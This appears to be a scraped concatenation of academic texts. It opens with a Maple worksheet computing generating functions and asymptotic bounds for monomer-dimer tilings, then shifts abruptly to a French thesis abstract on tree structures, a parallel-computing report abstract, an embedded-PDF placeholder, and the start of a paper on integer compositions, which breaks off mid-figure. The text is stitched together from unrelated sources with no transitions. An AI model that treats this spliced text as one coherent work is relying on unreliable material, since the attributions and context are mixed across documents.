$$-2z^4c^4v^4+2zc\hbar+z^3c^3v^3+2z^4v^4\hbar c^2+z^5v^6c^3-5c^2z^4v^5-2z^5v^6c\hbar+2c^4z^2v+z^5cv^7-2z^4v^4\hbar^2$$
$$+2c^2z^2\hbar v+z^6v^9+zc^3+2z^2\hbar^2v+z^3c^5v^2\rangle,\ MMM(z,\hbar,v,c)=-\langle$$
$$1-2z^2v^3-zcv+z^4v^6+z^3v^4c-2z^2c^2v^2\rangle\ /\ \langle -1+3z^2v^3+5z^2c^2v^2-3z^4v^6+zcv-2z^3v^4c$$
$$-2z^4c^4v^4+2zc\hbar+z^3c^3v^3+2z^4v^4\hbar c^2+z^5v^6c^3-5c^2z^4v^5-2z^5v^6c\hbar+2c^4z^2v+z^5cv^7-2z^4v^4\hbar^2$$
$$+2c^2z^2\hbar v+z^6v^9+zc^3+2z^2\hbar^2v+z^3c^5v^2\rangle,\ MPM(z,\hbar,v,c)=zvc\langle -c-zv^2+z^3v^5-zc^2v-2z\hbar v\rangle\ /\ \langle$$
$$-1+3z^2v^3+5z^2c^2v^2-3z^4v^6+zcv-2z^3v^4c-2z^4c^4v^4+2zc\hbar+z^3c^3v^3+2z^4v^4\hbar c^2+z^5v^6c^3$$
$$-5c^2z^4v^5-2z^5v^6c\hbar+2c^4z^2v+z^5cv^7-2z^4v^4\hbar^2+2c^2z^2\hbar v+z^6v^9+zc^3+2z^2\hbar^2v+z^3c^5v^2\rangle,$$
$$MMP(z,\hbar,v,c)=zv\langle -zcv^2-c^2-\hbar+z^3v^5c+z^2v^3\hbar-zc^3v\rangle\ /\ \langle -1+3z^2v^3+5z^2c^2v^2-3z^4v^6+zcv$$
$$-2z^3v^4c-2z^4c^4v^4+2zc\hbar+z^3c^3v^3+2z^4v^4\hbar c^2+z^5v^6c^3-5c^2z^4v^5-2z^5v^6c\hbar+2c^4z^2v+z^5cv^7$$
$$-2z^4v^4\hbar^2+2c^2z^2\hbar v+z^6v^9+zc^3+2z^2\hbar^2v+z^3c^5v^2\rangle\}$$

$$MM3GF:=-\langle 1-2z^2v^3-zcv+z^4v^6+z^3v^4c-2z^2c^2v^2\rangle\ /\ \langle -1+3z^2v^3+5z^2c^2v^2-3z^4v^6+zcv$$
$$-2z^3v^4c-2z^4c^4v^4+2zc\hbar+z^3c^3v^3+2z^4v^4\hbar c^2+z^5v^6c^3-5c^2z^4v^5-2z^5v^6c\hbar+2c^4z^2v+z^5cv^7$$
$$-2z^4v^4\hbar^2+2c^2z^2\hbar v+z^6v^9+zc^3+2z^2\hbar^2v+z^3c^5v^2\rangle$$

Putting everything together, we end up with a procedure which takes m as entry and returns the grammar:

```
> getGrammar:=proc(m::integer)
local i, MPTable;

MPTable:=table();
for i in allMPWords(m) do recComesFrom(i,1,``,[],MPTable) od;
setGrammarFromTable(MPTable)
end:

getMmGFun:=proc(m::integer)
local i, MPTable,Grm,MMmGFSys;

Grm:=getGrammar(m);
MMmGFSys:=gfsolve(Grm, unlabelled, z, [[h,H], [v,V], [c,C]]);
subs(MMmGFSys,cat(seq(M,i=1..m))(z,h,v,c));
end:
```

The computation to be carried out being quite heavy for 4-variate generating functions, we can alleviate it be keeping only the markers for the total number of pieces and the height:

```
> getMmGFunZ:=proc(m::integer)
local i, MPTable,Grm,GrmM,MMmGFSys;

MPTable:=table();
for i in allMPWords(m) do recComesFrom(i,1,``,[],MPTable) od;
Grm:=setGrammarFromTable(MPTable);
MMmGFSys:=gfsolve(Grm, unlabelled, z);
subs(MMmGFSys,cat(seq(M,i=1..m))(z));
end:
```

Asymptotics

We can now compute the generating functions for small values of m :

```
> gf:='gf':
```

```
> for i from 1 to 5 do i,time(assign(gf[i],getMmGFunZ(i))),gf[i] od;
```

$$1,\ .553,\ -\frac{1}{-1+z^2+z}$$

$$2,\ .554,\ -\frac{z-1}{-3z+1-z^2+z^3}$$

$$3,\ 3.593,\ -\frac{z^4+z^3-4z^2-z+1}{14z^2-1+4z+z^6-10z^4}$$

$$4,\ 16.026,\ -\frac{1-4z-15z^2+20z^3+z^7-11z^5-2z^6+10z^4}{z^9-z^8-23z^7+29z^6+91z^5-111z^4-41z^3+41z^2+9z-1}$$

$$5,\ 87.973,\ -(z^{18}+2z^{17}-45z^{16}-68z^{15}+654z^{14}+870z^{13}-3820z^{12}-4700z^{11}+9255z^{10}+9448z^9 - 11175z^8-7532z^7+6956z^6+1994z^5-1794z^4-88z^3+113z^2+6z-1) \Big/ (z^{20}+2z^{19}-65z^{18}-140z^{17} + 1281z^{16}+2538z^{15}-10366z^{14}-17604z^{13}+38553z^{12}+50158z^{11}-73623z^{10}-60482z^9+74665z^8 + 26564z^7-35106z^6-898z^5+4757z^4+16z^3-229z^2-14z+1)$$

For bigger ones, the grammar size, that is 2^m-1 , inherently yields a linear system $(2^m-1)\times(2^m-1)$ with large coefficients whose resolution is very much time consuming. So that for $6\le m$, a better alternative to running getMmGFunZ(m) is to retrieve the result in the archive below!

From these generating functions we can easily isolate the main contribution to the asymptotic equivalent with the ratasympt procedure:

```
> asGf:='asGf':
```

```
> for i from 1 to 6 do assign(asGf[i],ratasympt(gf[i],z,n,1)),evalf(asGf[i]) od;
```

$$\frac{.4472135955}{.6180339887^{(n+1.)}}$$

$$\frac{.2067595751}{.3111078175^{(n+1.)}}$$

$$\frac{.08874224656}{.1609769304^{(n+1.)}}$$

$$\frac{.03918944864}{.08292494619^{(n+1.)}}$$

$$\frac{.01715071699}{.04274350262^{(n+1.)}}$$

$$\frac{.007526396801}{.02203003755^{(n+1.)}}$$

It should be observed that these estimates correspond to huge expressions. For $m = 5$ for example:

> **asGf[5];**

$$-\left(-\frac{463179910739189981217205522586809325329255884518202099022030107003962817186192851341989823243890 7}{120850558058521484597383085076949653932773755377203083325329465551645583169804908047083249525312263}\,\text{RootOf}(\_z^{20}+2\_z^{19}-65\_z^{18}-140\_z^{17}+1281\_z^{16}+2538\_z^{15}-10366\_z^{14}-17604\_z^{13}+38553\_z^{12}+50158\_z^{11}-73623\_z^{10}-60482\_z^{9}+74665\_z^{8}+26564\_z^{7}-35106\_z^{6}-898\_z^{5}+4757\_z^{4}+16\_z^{3}-229\_z^{2}-14\_z+1,.0427435026222)-\frac{9316828974530871195387455106014412964514956582839458783617202065160867711995906117779465039911002 85}{48340223223408593838953234030779861573109502150881233330131786220658233267921963218833299010124905 2}\,\text{RootOf}(\_z^{20}+2\_z^{19}-65\_z^{18}-140\_z^{17}+1281\_z^{16}+2538\_z^{15}-10366\_z^{14}-17604\_z^{13}+38553\_z^{12}+50158\_z^{11}-73623\_z^{10}-60482\_z^{9}+74665\_z^{8}+26564\_z^{7}-35106\_z^{6}-898\_z^{5}+4757\_z^{4}+16\_z^{3}-229\_z^{2}-14\_z+1,.0427435026222)^2-\frac{1855143975281944715580817439282493644479761993895686131890023230427662209706394813020560553874835535}{80567038705680989731588723384633102621849170251468722216886310367763722113203272031388833016874842}\,\text{RootOf}(\_z^{20}+2\_z^{19}-65\_z^{18}-140\_z^{17}+1281\_z^{16}+2538\_z^{15}-10366\_z^{14}-17604\_z^{13}+38553\_z^{12}+50158\_z^{11}-73623\_z^{10}-60482\_z^{9}+74665\_z^{8}+26564\_z^{7}-35106\_z^{6}-898\_z^{5}+4757\_z^{4}+16\_z^{3}-229\_z^{2}-14\_z+1,.0427435026222)^6+\frac{8936254229882491975782619572265171093289674476502311548927829778943393788430920259113441018927844 84}{12085055805852148459738308507694965393277375537720308332532946555164558316980490804708324952531226 3}\,\text{RootOf}(\_z^{20}+2\_z^{19}-65\_z^{18}-140\_z^{17}+1281\_z^{16}+2538\_z^{15}-10366\_z^{14}-17604\_z^{13}+38553\_z^{12}+50158\_z^{11}-73623\_z^{10}-60482\_z^{9}+74665\_z^{8}+26564\_z^{7}-35106\_z^{6}-898\_z^{5}+4757\_z^{4}+16\_z^{3}-229\_z^{2}-14\_z+1,.0427435026222)^3+\frac{1937083194987314936997523047057045435084184080857786577233213342132743867757010144644810949947 30}{12085055805852148459738308507694965393277375537720308332532946555164558316980490804708324952531226 3}\,\text{RootOf}(\_z^{20}+2\_z^{19}-65\_z^{18}-140\_z^{17}+1281\_z^{16}+2538\_z^{15}-10366\_z^{14}-17604\_z^{13}+38553\_z^{12}+50158\_z^{11}-73623\_z^{10}-60482\_z^{9}+74665\_z^{8}+26564\_z^{7}-35106\_z^{6}-898\_z^{5}+4757\_z^{4}+16\_z^{3}-229\_z^{2}-14\_z+1,.0427435026222)^{19}+\frac{1015218932016225640584188228154294259559112356559259461445927386026112478036725036266150682073879}{48340223223408593838953234030779861573109502150881233330131786220658233267921963218833299010124905 2}+\frac{4519870457176732778805240889961621770413568735713382840323871616590298227960424691621653611331061558 1}{24170111611704296919476617015389930786554751075440616665065893110329116633960981609416649905062452 6}\,\text{RootOf}(\_z^{20}+2\_z^{19}-65\_z^{18}-140\_z^{17}+1281\_z^{16}+2538\_z^{15}-10366\_z^{14}-17604\_z^{13}+38553\_z^{12}+50158\_z^{11}-73623\_z^{10}-60482\_z^{9}+74665\_z^{8}+26564\_z^{7}-35106\_z^{6}-898\_z^{5}+4757\_z^{4}+16\_z^{3}-229\_z^{2}-14\_z+1,.0427435026222)^7-\frac{4252452091170024808317929706031546378878302753551649732243990308685026834747318029067905521648700307 03}{24170111611704296919476617015389930786554751075440616665065893110329116633960981609416649905062452 6}\,\text{RootOf}(\_z^{20}+2\_z^{19}-65\_z^{18}-140\_z^{17}+1281\_z^{16}+2538\_z^{15}-10366\_z^{14}-17604\_z^{13}+38553\_z^{12}+50158\_z^{11}-73623\_z^{10}-60482\_z^{9}+74665\_z^{8}+26564\_z^{7}-35106\_z^{6}-898\_z^{5}+4757\_z^{4}+16\_z^{3}-229\_z^{2}-14\_z+1,.0427435026222)^9-\frac{4473865675824098179536616314686946157253491215658322423677314250149194642370336855256377458653477759 1611340774113619794631774467692662052436983405029374444337726207355274442264065440627776660337496 84}\,\text{RootOf}(\_z^{20}+2\_z^{19}-65\_z^{18}-140\_z^{17}+1281\_z^{16}+2538\_z^{15}-10366\_z^{14}-17604\_z^{13}+38553\_z^{12}+50158\_z^{11}-73623\_z^{10}-60482\_z^{9}+74665\_z^{8}+26564\_z^{7}-35106\_z^{6}-898\_z^{5}+4757\_z^{4}+16\_z^{3}-229\_z^{2}-14\_z+1,.0427435026222)^8+\frac{3224375642235431829213568916848578079042054107331032541972085916056143328700957176005796313679195 45}{12085055805852148459738308507694965393277375537720308332532946555164558316980490804708324952531226 3}\,\text{RootOf}(\_z^{20}+2\_z^{19}-65\_z^{18}-140\_z^{17}+1281\_z^{16}+2538\_z^{15}-10366\_z^{14}-17604\_z^{13}+38553\_z^{12}+50158\_z^{11}-73623\_z^{10}-60482\_z^{9}+74665\_z^{8}+26564\_z^{7}-35106\_z^{6}-898\_z^{5}+4757\_z^{4}+16\_z^{3}-229\_z^{2}-14\_z+1,.0427435026222)^{14}-\frac{4166627910892933720155491722292102473257871813089828506672166641148356873484045432836446527714439541}{24170111611704296919476617015389930786554751075440616665065893110329116633960981609416649905062452 6}\,\text{RootOf}(\_z^{20}+2\_z^{19}-65\_z^{18}-140\_z^{17}+1281\_z^{16}+2538\_z^{15}-10366\_z^{14}-17604\_z^{13}+38553\_z^{12}+50158\_z^{11}-73623\_z^{10}-60482\_z^{9}+74665\_z^{8}+26564\_z^{7}-35106\_z^{6}-898\_z^{5}+4757\_z^{4}+16\_z^{3}-229\_z^{2}-14\_z+1,.0427435026222)^{12}+\frac{1994037093362627441356049830976797581135258986778073668010571506759951187828519111095449182949825613 9}{24170111611704296919476617015389930786554751075440616665065893110329116633960981609416649905062452 6}\,\text{RootOf}(\_z^{20}+2\_z^{19}-65\_z^{18}-140\_z^{17}+1281\_z^{16}+2538\_z^{15}-10366\_z^{14}-17604\_z^{13}+38553\_z^{12}+50158\_z^{11}-73623\_z^{10}-60482\_z^{9}+74665\_z^{8}+26564\_z^{7}-35106\_z^{6}-898\_z^{5}+4757\_z^{4}+16\_z^{3}-229\_z^{2}-14\_z+1,.0427435026222)^{11}+\frac{2015318466898433667111974167400964417372643917775730194399721353373021833289569296191314192149904993 67}{48340223223408593838953234030779861573109502150881233330131786220658233267921963218833299010124905 2}\,\text{RootOf}(\_z^{20}+2\_z^{19}-65\_z^{18}-140\_z^{17}+1281\_z^{16}+2538\_z^{15}-10366\_z^{14}-17604\_z^{13}+38553\_z^{12}+50158\_z^{11}-73623\_z^{10}-60482\_z^{9}+74665\_z^{8}+26564\_z^{7}-35106\_z^{6}-898\_z^{5}+4757\_z^{4}+16\_z^{3}-229\_z^{2}-14\_z+1,.0427435026222)^{10}-$$

$$\frac{338746665882453878314891898701607259244100348906949755636953839576055782012805537353437524828078231}{1726436543693164065676901215384995056182482219674329761790420936452079759568641543529760707504460 9}\,\text{RootOf}(\_z^{20}+2\_z^{19}-65\_z^{18}-140\_z^{17}+1281\_z^{16}+2538\_z^{15}-10366\_z^{14}-17604\_z^{13}+38553\_z^{12}+50158\_z^{11}-73623\_z^{10}-60482\_z^{9}+74665\_z^{8}+26564\_z^{7}-35106\_z^{6}-898\_z^{5}+4757\_z^{4}+16\_z^{3}-229\_z^{2}-14\_z+1,.0427435026222,13)$$

$$-\frac{12880280148494868980364189342803944180724867801171366178846930855957127521197303233342395145025362}{1208505580585214845973830850769496539327737553772030833253294655516455831698049080470832495253122 63}\,\text{RootOf}(\_z^{20}+2\_z^{19}-65\_z^{18}-140\_z^{17}+1281\_z^{16}+2538\_z^{15}-10366\_z^{14}-17604\_z^{13}+38553\_z^{12}+50158\_z^{11}-73623\_z^{10}-60482\_z^{9}+74665\_z^{8}+26564\_z^{7}-35106\_z^{6}-898\_z^{5}+4757\_z^{4}+16\_z^{3}-229\_z^{2}-14\_z+1,.0427435026222,17)$$

$$+\frac{3361503457244098373596340879647175922066106000059190049508091766411673517621679437985297410640173}{1611340774113619794631774467692662052436983405029374444337726207355274442264065440627776660337496 84}\,\text{RootOf}(\_z^{20}+2\_z^{19}-65\_z^{18}-140\_z^{17}+1281\_z^{16}+2538\_z^{15}-10366\_z^{14}-17604\_z^{13}+38553\_z^{12}+50158\_z^{11}-73623\_z^{10}-60482\_z^{9}+74665\_z^{8}+26564\_z^{7}-35106\_z^{6}-898\_z^{5}+4757\_z^{4}+16\_z^{3}-229\_z^{2}-14\_z+1,.0427435026222,18)$$

$$-\frac{7354218443429157670740273727048239594548564228453865881029043819320343052899585290172091144183026 9}{4834022322340859388953234030779861573109502150881233330131786220658233267921963218833299810124905 2}\,\text{RootOf}(\_z^{20}+2\_z^{19}-65\_z^{18}-140\_z^{17}+1281\_z^{16}+2538\_z^{15}-10366\_z^{14}-17604\_z^{13}+38553\_z^{12}+50158\_z^{11}-73623\_z^{10}-60482\_z^{9}+74665\_z^{8}+26564\_z^{7}-35106\_z^{6}-898\_z^{5}+4757\_z^{4}+16\_z^{3}-229\_z^{2}-14\_z+1,.0427435026222,16)$$

$$+\frac{2682353939202245563718972797197935997255999193901408679115370122809951477371089621601884597221583 09}{1208505580585214845973830850769496539327737553772030833253294655516455831698049080470832495253122 63}\,\text{RootOf}(\_z^{20}+2\_z^{19}-65\_z^{18}-140\_z^{17}+1281\_z^{16}+2538\_z^{15}-10366\_z^{14}-17604\_z^{13}+38553\_z^{12}+50158\_z^{11}-73623\_z^{10}-60482\_z^{9}+74665\_z^{8}+26564\_z^{7}-35106\_z^{6}-898\_z^{5}+4757\_z^{4}+16\_z^{3}-229\_z^{2}-14\_z+1,.0427435026222,15)$$

$$-\frac{3362736593328001445057904951266230027380692229021685300603761045306192618541732944548615816172520802}{4028351935284049486579436169231655131092458512573436110844315518388186105660163601569441650843742 1}\,\text{RootOf}(\_z^{20}+2\_z^{19}-65\_z^{18}-140\_z^{17}+1281\_z^{16}+2538\_z^{15}-10366\_z^{14}-17604\_z^{13}+38553\_z^{12}+50158\_z^{11}-73623\_z^{10}-60482\_z^{9}+74665\_z^{8}+26564\_z^{7}-35106\_z^{6}-898\_z^{5}+4757\_z^{4}+16\_z^{3}-229\_z^{2}-14\_z+1,.0427435026222,5)$$

$$+\frac{3153843255464727728927264711448516887143805446976325474948941346182319155588318471880657898612829937 6}{1208505580585214845973830850769496539327737553772030833253294655516455831698049080470832495253122 63}\,\text{RootOf}(\_z^{20}+2\_z^{19}-65\_z^{18}-140\_z^{17}+1281\_z^{16}+2538\_z^{15}-10366\_z^{14}-17604\_z^{13}+38553\_z^{12}+50158\_z^{11}-73623\_z^{10}-60482\_z^{9}+74665\_z^{8}+26564\_z^{7}-35106\_z^{6}-898\_z^{5}+4757\_z^{4}+16\_z^{3}-229\_z^{2}-14\_z+1,.0427435026222)^{4}\Big) \Big/ \text{RootOf}(\_z^{20}+2\_z^{19}-65\_z^{18}-140\_z^{17}+1281\_z^{16}+2538\_z^{15}-10366\_z^{14}-17604\_z^{13}+38553\_z^{12}+50158\_z^{11}-73623\_z^{10}-60482\_z^{9}+74665\_z^{8}+26564\_z^{7}-35106\_z^{6}-898\_z^{5}+4757\_z^{4}+16\_z^{3}-229\_z^{2}-14\_z+1,.0427435026222,(n+1))$$

As observed in [Fin97], if $g(n)$ denotes the number of tilings of a $n \times n$ chessboard, an interesting value for the physical applications is $\tau = \lim_{n \to \infty} g(n)^{\left(\frac{1}{n^2}\right)}$.

No exact expression for this limit is known, although the approximation 1.940215531 is generally agreed on. The first terms of the sequence can be computed from the previous approximations and are consistent with 1.94:

```
> nn:='nn':

> for i from 1 to 6 do assign(nn[i],coeff(series(gf[i],z=0,i+1),z,i)),evalf((nn[i])^(1/(i*i))) od;
```

1.

1.626576562

1.718906945

1.778412706

1.811142170

1.833198802

But more interesting is the following observation. Suppose for example n is a multiple of 6. To tile a $n \times n$

chessboard we can put side by side $\frac{n}{6}$ slices of width 6. In this case $\tau = \alpha^{\left(\frac{1}{6}\right)}$ with α the singularity of smallest modulus of the denominator of gf_6. If n is not a multiple of 6, it suffices to complete with at most 5 vertical stripes of width 1, but this does not change the limit. The interest in using as many slices of maximal width is to minimize the number of joints where the overlaps are not taken into account. The sequence $\left\{\alpha_i^{\left(\frac{1}{i}\right)}, i = 1..6\right\}$ therefore provides lower bounds for the constant τ. An upper bound can be obtained in the same way by having slices of width 6 overlap on a position, and the corresponding sequence is $\left\{\alpha_i^{\left(\frac{1}{i-1}\right)}, i = 2..6\right\}$.

```
> for i from 2 to 6 do i,(1/op(1,denom(evalf(asGf[i]))))^(1./i),(1/op(1,denom(evalf(asGf[i]))))^(1./(i-1)) od;
```

2, 1.792852404, 3.214319743

3, 1.838281935, 2.492402505

4, 1.863497010, 2.293180643

5, 1.878563927, 2.199289866

6, 1.888704987, 2.144850135

At last a trick we can use to try to guess the value of τ is Romberg's convergence acceleration. Let u_n be a sequence known to converge to l. If the rate of convergence is of the form $u_n = l + \frac{\alpha_1}{n} + O\left(\frac{1}{n^2}\right)$, then $2u_{2n} - u_n$ is $l + O\left(\frac{1}{n^2}\right)$. On our example, although the upper bound does not make sense due to too erroneous initial values, after a single step the lower bound gets close to the commonly accepted value:

```
> u[2]:=1.792852404:u[4]:=1.863497010:
v[2]:=3.214319743:v[4]:=2.293180643:
2*u[4]-u[2],2*v[4]-v[2];

u[3]:=1.838281935:u[6]:=1.888704987:
v[3]:=2.492402505:v[6]:=2.144850135:
2*u[6]-u[3],2*v[6]-v[3];
```

1.934141616, 1.372041543

1.939128039, 1.797297765

Generating functions archive

```
> gf[1]:=-1/(-1+z^2+z);
```

$$gf_1 := -\frac{1}{-1 + z^2 + z}$$

```
> gf[2]:=-1/(-3*z+1-z^2+z^3)*(z-1);
```

$$gf_2 := -\frac{z-1}{-3z+1-z^2+z^3}$$

> **gf[3]:=-(z^4+z^3-4*z^2-z+1)/(14*z^2-1+4*z+z^6-10*z^4);**

$$gf_3 := -\frac{z^4+z^3-4z^2-z+1}{14z^2-1+4z+z^6-10z^4}$$

> **gf[4]:=-(1-4*z-15*z^2+20*z^3+z^7-11*z^5-2*z^6+10*z^4)/(z^9-z^8-23*z^7+29*z^6+91*z^5-111*z^4-41*z^3+41*z^2+9*z-1);**

$$gf_4 := -\frac{1-4z-15z^2+20z^3+z^7-11z^5-2z^6+10z^4}{z^9-z^8-23z^7+29z^6+91z^5-111z^4-41z^3+41z^2+9z-1}$$

> **gf[5]:=-(z^18+2*z^17-45*z^16-68*z^15+654*z^14+870*z^13-3820*z^12-4700*z^11+9255*z^10+9448*z^9-11175*z^8-7532*z^7+6956*z^6+1994*z^5-1794*z^4-88*z^3+113*z^2+6*z-1)/(z^20+2*z^19-65*z^18-140*z^17+1281*z^16+2538*z^15-10366*z^14-17604*z^13+38553*z^12+50158*z^11-73623*z^10-60482*z^9+74665*z^8+26564*z^7-35106*z^6-898*z^5+4757*z^4+16*z^3-229*z^2-14*z+1);**

$$gf_5 := -(z^{18}+2z^{17}-45z^{16}-68z^{15}+654z^{14}+870z^{13}-3820z^{12}-4700z^{11}+9255z^{10}+9448z^9 - 11175z^8-7532z^7+6956z^6+1994z^5-1794z^4-88z^3+113z^2+6z-1) \Big/ (z^{20}+2z^{19}-65z^{18} - 140z^{17}+1281z^{16}+2538z^{15}-10366z^{14}-17604z^{13}+38553z^{12}+50158z^{11}-73623z^{10}-60482z^9 + 74665z^8+26564z^7-35106z^6-898z^5+4757z^4+16z^3-229z^2-14z+1)$$

> **gf[6]:=-(-1+311*z^2-3891*z^3-12057*z^4-315889*z^6-2997721*z^7+218447*z^5+13467571*z^9+8754480*z^8+23*z-458919487*z^18-303976032*z^17+612805499*z^16+207743591*z^15-496137395*z^14-56233657*z^13+240612231*z^12-14684235*z^11-66016499*z^10+206819317*z^20+249194245*z^19-109*z^32-36273*z^29+861*z^31+7443809*z^24+37223601*z^23-123372421*z^21-54160427*z^22-6708699*z^25+z^34-29377*z^28+686517*z^27-338040*z^26+3521*z^30-7*z^33)/(1-576*z^2+6080*z^3+42422*z^4-443404*z^6+12931566*z^7-453004*z^5-83558644*z^9-25517604*z^8-36*z+4169343006*z^18-2978277152*z^17-4669345206*z^16-1630080704*z^15+3235975264*z^14+274712602*z^13-1335612340*z^12+154307596*z^11+295510396*z^10-2310327672*z^20-2919950172*z^19+5736*z^32+1503868*z^29-62874*z^31-149620588*z^24-626694028*z^23+1717916424*z^21+777289050*z^22+141424642*z^25-8*z^35-138*z^34+z^36-94620*z^28-19237868*z^27+13835164*z^26-81796*z^30+1224*z^33);**

$$gf_6 := -(-458919487z^{18}+207743591z^{15}-303976032z^{17}+23z+311z^2+13467571z^9+8754480z^8 - 2997721z^7+218447z^5-315889z^6-3891z^3-12057z^4+206819317z^{20}+249194245z^{19}-66016499z^{10} - 496137395z^{14}-56233657z^{13}+240612231z^{12}-14684235z^{11}+612805499z^{16}-109z^{32}-36273z^{29} + 861z^{31}+7443809z^{24}+37223601z^{23}-54160427z^{22}-6708699z^{25}+z^{34}-29377z^{28}+686517z^{27} - 338040z^{26}+3521z^{30}-7z^{33}-123372421z^{21}-1) \Big/ (4169343006z^{18}-1630080704z^{15} + 2978277152z^{17}-36z-576z^2-83558644z^9-25517604z^8+12931566z^7-453004z^5-443404z^6 + 6080z^3+42422z^4-2310327672z^{20}-2919950172z^{19}+295510396z^{10}+3235975264z^{14}+274712602z^{13} - 1335612340z^{12}+154307596z^{11}-4669345206z^{16}-8z^{35}+z^{36}+5736z^{32}+1503868z^{29}-62874z^{31} - 149620588z^{24}-626694028z^{23}+777289050z^{22}+141424642z^{25}-138z^{34}-94620z^{28}-19237868z^{27} + 13835164z^{26}-81796z^{30}+1224z^{33}+1717916424z^{21}+1)$$

>

>

>

Conclusion

We showed that various parameters related to dimer-monomer tilings such as the average number of pieces or the relative

numbers of horizontal dimers and monomers in a random tiling of height n in a strip of width m can be computed very easily using Combstruct and ratasympt. More precisely Combstruct is used to define the grammars the tilings are derived from, and ratasympt is used to perform asymptotic expansions on rational fractions with rational coeficients.

About the number $g(n)$ of different tilings of a $n \times n$ chessboard, altough the method presented here is limited due to the exponential growth of the grammar describing these tilings, the very first terms computed provide *provably good upper and lower bounds* for the connectivity constant $g(n)^{\left(\frac{1}{n^2}\right)}$. More precisely:

Theorem . The connectvity constant for two dimensional monomer-dimer tilings satisfies

$$1.888 \leq \tau \quad \text{and} \quad \tau \leq 2.144$$

Structures arborescentes : problèmes algorithmiques et combinatoires

Cedric Chauve

Thèse de doctorat en informatique - LaBRI, Université Bordeaux I

Directeur : Serge Dulucq

Résumé. La première partie de ce mémoire est consacrée à l'énumération de diverses familles de structures arborescentes, en général selon le nombre de sommets. Les trois premiers chapitres sont consacrés à l'étude des arborescences de Cayley telles que la racine est inférieure à ses fils et des arborescences alternantes. La plupart de nos résultats sont prouvés bijectivement. Nous nous intéressons ensuite aux arborescences coloriées, et plus particulièrement à la formule d'inversion de séries formelles multivariées de Good-Lagrange. Nous donnons une nouvelle preuve bijective d'une variante de cette formule et utilisons cette preuve pour prouver combinatoirement diverses formules d'énumération de structures arborescentes et en déduire des algorithmes de génération aléatoire pour ces structures (notamment les cactus planaires). Nous concluons cette première partie par un chapitre consacré aux constellations : en combinant notre preuve de la formule de Good-Lagrange et la conjugaison d'arborescences (due à Bousquet-Mélou et Schaeffer), nous prouvons bijectivement une formule (nouvelle) pour l'énumération de constellations selon le nombre de sommets et de faces.

Dans la seconde partie, nous étudions le problème de la recherche de motifs dans une arborescence, en utilisant une structure de données classique pour les mots : l'arborescence des suffixes. Nous proposons notamment un algorithme de recherche de motifs dans une arborescence, basé sur un codage d'une arborescence par des mots et sur l'utilisation de l'arborescence des suffixes d'un de ces mots, qui semble avoir de bonnes propriétés expérimentales. Nous concluons en étendant la notion d'arborescence des suffixes des mots aux arborescences et en décrivant un algorithme de construction pour cette structure.

Mémoire :

Daniel Chavarría-Miranda, Alain Darte, Robert Fowler, and John Mellor-Crummey. On efficient parallelization of line-sweep computations. Research Report 2001-45, Laboratoire de l'Informatique du Parallélisme, École Normale Supériore de Lyon, November 2001. [ps], [pdf]

Multipartitioning is a strategy for partitioning multi-dimensional arrays among a collection of processors so that line-sweep computations can be performed efficiently. With multipartitioning, computations that require solving 1D recurrences along each dimension of a multidimensional array can be parallelized effectively. Previous techniques for multipartitioning yield efficient parallelizations over 3D domains only when the number of processors is a perfect square. This paper considers the general problem of computing optimal multipartitionings for *d*-dimensional data volumes on an arbitrary number of processors. We describe an algorithm that computes an optimal multipartitioning for this general case, which enables efficient parallelizations of line-sweep computations under arbitrary conditions. Finally, we describe a prototype implementation of generalized multipartitioning in the Rice dHPF compiler and performance results obtains when using ti to parallelize a line-sweep computation for different numbers of processors.

Keywords: loop parallelization, array mapping, generalized latin squares, High Performance Fortran.

Embedded Secure Document

The file *http://www.uniandrade.br/simposio/pdf/mat104.pdf* is a secure document that has been embedded in this document. Double click the pushpin to view.

RISES, LEVELS, DROPS AND "+" SIGNS IN COMPOSITIONS: EXTENSIONS OF A PAPER BY ALLADI AND HOGGATT

S. Heubach
Department of Mathematics, California State University Los Angeles
5151 State University Drive, Los Angeles, CA 90032-8204
sheubac@calstatela.edu

P. Z. Chinn
Department of Mathematics, Humboldt State University, Arcata, CA 95521
phyllis@math.humboldt.edu

R. P. Grimaldi
Department of Mathematics, Rose-Hulman Institute of Technology
Terre Haute, IN 47803-3999
ralph.grimaldi@rose-hulman.edu
(Submitted March 2001, Revised January 2002)

1. INTRODUCTION

A composition of n consists of an ordered sequence of positive integers whose sum is n. A palindromic composition (or palindrome) is one for which the sequence reads the same forwards and backwards. We derive results for the number of "+" signs, summands, levels (a summand followed by itself), rises (a summand followed by a larger one), and drops (a summand followed by a smaller one) for both compositions and palindromes of n. This generalizes a paper by Alladi and Hoggatt [1], where summands were restricted to be only 1s and 2s.

Some results by Alladi and Hoggatt can be generalized to compositions with summands of all possible sizes, but the connections with the Fibonacci sequence are specific to compositions with 1s and 2s. However, we will establish a connection to the Jacobsthal sequence [8], which arises in many contexts: tilings of a 3 x n board [7], meets between subsets of a lattice [3], and alternating sign matrices [4], to name just a few. Alladi and Hoggatt also derived results about the number of times a

particular summand occurs in all compositions and palindromes of n, respectively. Generalizations of these results are given in [2].

In Section 2 we introduce the notation that will be used, methods to generate compositions and palindromes, as well as some easy results on the total numbers of compositions and palindromes, the numbers of "+" signs and the numbers of summands for both compositions and palindromes. We also derive the number of palindromes into i parts, which form an "enlarged" Pascal's triangle.

Section 3 contains the harder and more interesting results on the numbers of levels, rises and drops for compositions, as well as interesting connections between these quantities. In Section 4 we derive the corresponding results for palindromes. Unlike the case of compositions, we now have to distinguish between odd and even n. The final section contains generating functions for all quantities of interest.

2. NOTATION AND GENERAL RESULTS

We start with some notation and general results. Let

C_n, P_n	=	the number of compositions and palindromes of n, respectively
C_n^+, P_n^+	=	the number of "+" signs in all compositions and palindromes of n, respectively
C_n^{s}, P_n^{s}	=	the number of summands in all compositions and palindromes of n, respectively
$C_n(x)$	=	the number of compositions of n ending in x
$C_n(x, y)$	=	the number of compositions of n ending in $x + y$
r_n, l_n, d_n	=	the number of rises, levels, and drops in all compositions of n, respectively
$\tilde{r}_n$, $\tilde{l}_n$, $\tilde{d}_n$	=	the number of rises, levels, and drops in all palindromes of n, respectively.

We now look at ways of creating compositions and palindromes of n. Compositions of $n + 1$ can be created from those of n by either appending '+1' to the right

end of the composition or by increasing the rightmost summand by 1. This process is reversible and creates no duplicates, hence creates all compositions of $n+1$. To create all palindromes of n, combine a middle summand of size m (with the same parity as n, $0 \leq m \leq n$) with a composition of $\frac{n-m}{2}$ on the left and its mirror image on the right. Again, the process is reversible and creates no duplicates (see Lemma 2 of [2]). We will refer to these two methods as the *Composition Creation Method* (*CCM*) and the *Palindrome Creation Method* (*PCM*), respectively. Figure 1 illustrates the PCM.

6	7
